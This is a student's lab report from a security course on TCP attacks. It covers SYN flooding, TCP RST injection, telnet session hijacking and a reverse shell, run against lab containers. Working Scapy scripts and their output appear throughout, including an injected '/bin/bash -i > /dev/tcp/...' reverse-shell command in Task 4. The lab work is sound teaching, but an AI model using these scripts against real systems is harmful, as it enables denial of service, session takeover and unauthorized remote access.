

Marcantonio Soda Jr  
CSE343  
Professor Chuah  
1 February 2022

### Task 1.1 Python:

#### synflood.py:

All I had to change from the given python code was the destination (specifying it to be the port of the victim) and the port (setting it to 23 because telnet uses port 23).

**Findings:** NOTE: left is victim, top is attacker, bottom is user1.

#### Before attack:

The screenshot shows a terminal window with two panes. The top pane shows a netstat command output for the victim machine (root@8563a00e2598), indicating no active connections. The bottom pane shows the attacker's perspective (root@55f1c0de5849) using telnet to connect to 10.9.0.5. The connection is successful, and the user 'seed' logs in. The terminal output is as follows:

```
root@8563a00e2598:~# ss -n state syn-recv sport = :23
Netid Recv-Q Send-Q Local Address:Port Peer Address:Port Process
root@8563a00e2598:~#

root@VM:/volumes# ls
a.out rst_attack.py synflood.c synflood.py
root@VM:/volumes#


root@55f1c0de5849:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8563a00e2598 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb  2 02:11:08 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on
pts/2
seed@8563a00e2598:~$
```

## After attack:



```
root@8563a00e2598:/# ip tcp_metrics flush
root@8563a00e2598:/# ss -n state syn-recv sport = :23 | wc -l
62
root@8563a00e2598:/#

root@VM:/volumes# ./synflood.py

root@55f1c0de5849:/# telnet 10.9.0.5
Trying 10.9.0.5...
```


Before the attack, there are no incoming connections and the user can telnet into the victim with no issues. During the attack, the attacker is running synflood.py, causing the buffer for incoming connections on the victim to fill. The user is therefore (usually) not able to telnet to the victim machine, meaning the attack was successful. Sometimes the user is able to telnet in, meaning the attack was not completely successful with one instance of the synflood attack running. I find that it takes 3-4 synflood (python) processes to fully fill the buffer at all times.

## Task 1.2 Launch the attack using C:

### Before attack:

Before the C attack, the containers behave the same as before the python attack.

### After attack:



```
root@65ad9a2648e2:/# ip tcp_metrics flush
root@65ad9a2648e2:/# ss -n state syn-recv sport = :23 | wc -l
62
root@65ad9a2648e2:/#

root@VM:/volumes# ./a.out 10.9.0.5 23

root@e066bdb5b064:/# !telnet
telnet 10.9.0.5
Trying 10.9.0.5...
```

The attack was completely successful using the c code. It is certainly faster than the python code because the user is unable to telnet to the victim while the attacker is only running one synflood process.

### Task 1.3 Enable the SYN Cookie Countermeasure:

```
root@65ad9a2648e2:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@65ad9a2648e2:/# ss -n state syn-recv sport = :23 | wc -l
129
root@65ad9a2648e2:/#
```

```
root@VM:/volumes# ./a.out 10.9.0.5 23
[]
```

```
root@e066bdb5b064:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
65ad9a2648e2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content
that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb  2 01:13:38 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/5
seed@65ad9a2648e2:~$
```


After enabling the SYN Cookie Countermeasure, the number of incoming connections increases but the attack is completely unsuccessful as the user is easily able to telnet to the victim.

## Task 2 TCP RST Attacks on telnet Connections:

rst\_attack.py

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=41732, dport=23, flags="R", seq=3479502701)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Before attack:



```
root@65ad9a2648e2:~# ss
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp    ESTAB  0      0      10.9.0.5:telnet    10.9.0.6:41580
root@65ad9a2648e2:~#
```

```
root@VM:/volumes#
root@e066bdb5b064:~# !telnet
telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
65ad9a2648e2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content
that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb  2 01:23:42 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/5
seed@65ad9a2648e2:~$
```

Before the attack, the user has established a telnet connection with the victim with no issues

## After attack

```
tcp ESTAB 0 0 10.9.0.5:telnet 10.9.0.6:4
1732
root@8563a00e2598:/# ss
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
rt Process
root@8563a00e2598:/#

root@VM:/volumes# ./rst_attack.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (6)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.6' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 41732 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 3479502701 (0)
ack : IntField = 0 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 4 (R)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
root@VM:/volumes#

root@55f1c0de5849:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^'.
Ubuntu 20.04.1 LTS
8563a00e2598 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb  2 02:06:43 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on
pts/2
seed@8563a00e2598:~$ lConnection closed by foreign host.
root@55f1c0de5849:/#
```

After the attack, the connection between the user and the victim is broken. A rst packet can be seen in wireshark.

### Task 3:

session\_hijack.py:

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=41772, dport=23, flags="A", seq=2275531443, ack=2788301497)
data = "\r touch /home/seed/touched \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

This code should hijack the session between the user and the victim and create a file called "touched" in the home directory of the victim.

After the attack:

```
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
Process
tcp ESTAB 0 0 10.9.0.5:telnet 10.9.0.6:41760
root@8563a00e2598:/#

root@VM: /volumes# ./session_hijack.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField (4 bits) = 0 (0)
len : ShortField (None) = None (None)
id : ShortField (None) = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag : BitField (13 bits) = 0 (0)
ttl : ByteField (64) = 64 (64)
proto : ByteEnumField (0) = 6 (0)
chksum : XShortField (None) = None (None)
src : SourceIPField (None) = '10.9.0.6' (None)
dst : DestIPField (None) = '10.9.0.5' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 41772 (20)
dport : ShortEnumField = 23 (80)
seq : IntField (0) = 2275531443 (0)
ack : IntField (0) = 2788301497 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (5)>)
window : ShortField (8192) = 8192 (8192)
chksum : XShortField (None) = None (None)
urgptr : ShortField (0) = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'\r touch /home/seed/touched \r' (b'')
root@VM: /volumes#

seed@8563a00e2598:~$ ls
touched
seed@8563a00e2598:~$
```

The attack was successful. The telnet session was hijacked and a file called 'touched' was created in the home directory.

Wireshark output:

199	2022-02-01 22:0...	10.9.0.5	10.9.0.6	TCP	138	[TCP ACKed unseen se
200	2022-02-01 22:0...	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retran
201	2022-02-01 22:0...	10.9.0.5	10.9.0.6	TCP	78	[TCP Dup ACK 10#11]
202	2022-02-01 22:0...	10.9.0.5	10.9.0.6	TCP	138	[TCP ACKed unseen se
203	2022-02-01 22:0...	10.9.0.6	10.9.0.5	TELNET	70	[TCP Spurious Retran
204	2022-02-01 22:0...	10.9.0.5	10.9.0.6	TCP	78	[TCP Dup ACK 10#12]

## Task 4:

session\_hijack.py (REVISED FROM ABOVE):

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=41998, dport=23, flags="A", seq=1454661658, ack=320657283)
data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

After attack:

```
root@338d94db7ae3:/# ss
Netid State Rcv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp ESTAB 0 0 10.9.0.5:telnet 10.9.0.6:41998
root@338d94db7ae3:/# ss
Netid State Rcv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp ESTAB 0 0 10.9.0.5:56948 10.9.0.1:9090
tcp ESTAB 0 74 10.9.0.5:telnet 10.9.0.6:41998
root@338d94db7ae3:/#
```

```
[1] 27
root@338d94db7ae3:~# ./session_hijack.py
version : BitField (4 bits) = 4 (4)
len : BitField (4 bits) = 0 (0)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagField (12 bits) = <Flag 8 (1)> <Flag 0 (1)>
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (6)
checksum : XShortField = None (None)
src : SourceIPField = 10.9.0.6 (None)
dst : DestIPField = 10.9.0.5 (None)
options : PacketListField = [] ([])
.
sport : ShortEnumField = 41998 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 1454661658 (0)
ack : IntField = 320657283 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagField (9 bits) = <Flag 16 (A)> <Flag 2 (5)>
window : ShortField = 8192 (8192)
checksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] ([])
.
load : StrField = \r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r (b'')
Connection received on 10.9.0.5 56948
seed@338d94db7ae3:~# root@338d94db7ae3:~# nc -nv 9090
[1]~ Stopped
root@338d94db7ae3:~# fg
nc -nv 9090

seed@338d94db7ae3:~# ls
ls
THIS IS THE VICTIM MACHINE
seed@338d94db7ae3:~# touch THIS_IS_THE_VICTIM_MACHINE
seed@338d94db7ae3:~# ls
THIS_IS_THE_VICTIM_MACHINE
seed@338d94db7ae3:~#
```

Wireshark Output:

No.	Time	Source	Destination	Protocol	Length	Info
241	2022-02-01 22:4...	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
242	2022-02-01 22:4...	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
243	2022-02-01 22:4...	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
244	2022-02-01 22:4...	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
245	2022-02-01 22:4...	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
246	2022-02-01 22:4...	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
247	2022-02-01 22:4...	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
248	2022-02-01 22:4...	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]
249	2022-02-01 22:4...	10.9.0.5	10.9.0.6	TCP	140	[TCP Retransmission]

The python code injects code that connects the attacker to the victim using reverse shell. After the attacker runs, he can move the netcat process to the foreground and begin using a bash shell attached to the victim's machine.